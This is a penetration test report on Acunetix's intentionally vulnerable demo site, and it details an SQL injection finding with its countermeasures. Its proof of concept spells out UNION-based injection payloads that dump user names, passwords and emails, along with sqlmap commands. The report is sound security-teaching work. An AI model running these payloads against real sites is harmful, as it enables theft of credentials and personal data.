Penetration Testing Report

1. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **Home of Acunetix Art Web Application**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **Home of Acunetix Art Web Application** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

3. Scope

This section defines the scope and boundaries of the project.

Application Name	Home of Acunetix Art Web Application
URL	http://testphp.vulnweb.com/

3.1. Assessment Attribute(s)

Parameter	**Value**
Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

3.2. Risk Calculation and Classification

Following is the risk classification:

Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.

Table 1: Risk Rating

Summary

Outlined is a Black Box Application Security assessment for **Home of Acunetix Art Web Application**.

http://testphp.vulnweb.com
http://testphp.vulnweb.com/*

Following section illustrates **Detailed** Technical information about identified vulnerabilities.

Total: 6 Vulnerabilities

High	Medium	Low
3	**1**	**2**

1. SQL Injection by injecting queries in the URL GET parameter

Reference No:	Risk Rating:
WEB_VUL_01	**High**

Tools Used:

Browser, SQL Map

Vulnerability Description:

It was observed that the application had the list of artists contributed and just by implementing SQL queries into the GET Requests in the URL, severe information of the users could be fetched.

Vulnerability Identified by / How It Was Discovered

Manual Analysis & Automated Analysis

Vulnerable URLs / IP Address

http://testphp.vulnweb.com/artists.php?artist=1

Implications / Consequences of not Fixing the Issue

An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details includes cc, email, name, phone, address etc.

Suggested Countermeasures

It is recommended to implement below control for mitigating the SQLi:

- Use Stored Procedure, Not Dynamic SQL
- Use Object Relational Mapping (ORM) Framework
- Least Privilege
- Input Validation
- Character Escaping
- Use WAF (Web Application Firewall)

References

https://owasp.org/www-community/attacks/SQL_Injection
https://logz.io/blog/defend-against-sql-injections/

Proof of concept:

Manual Analysis:



Fig 1: Go to http://testphp.vulnweb.com/artists.php?artist=1 and in the URL and add '



Fig2: The application will give error of mysql_fetch_array().



Fig3: Modify the URL with ORDER BY 3



Fig4: Then modify the URL with union select 1,2,3



Fig5: Then modify the URL with artist=1 union select 1,database(),version()



Fig6: Then modify the URL with artist=-1 union select count(*),3 from information_schema.tables where table_schema="acuart"



Fig7: The modify the URL to union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="acuart" LIMIT 0,9



Fig8: Then modify the URL with union select 1,group_concat(column_name),3 from information_schema.columns where table_schema="acuart" and table_name="users"



Fig9: Then modify the URL into union select 1,group_concat("NAME = ",name," ","PASSWORD = ",pass," ","EMAIL = ,email," ","PHONE = ",phone),3 from users

Automated Analysis:



Fig1: Type sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 --dbs



Fig2: These are database that we get to see



Fig3: Then type sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acuart --tables

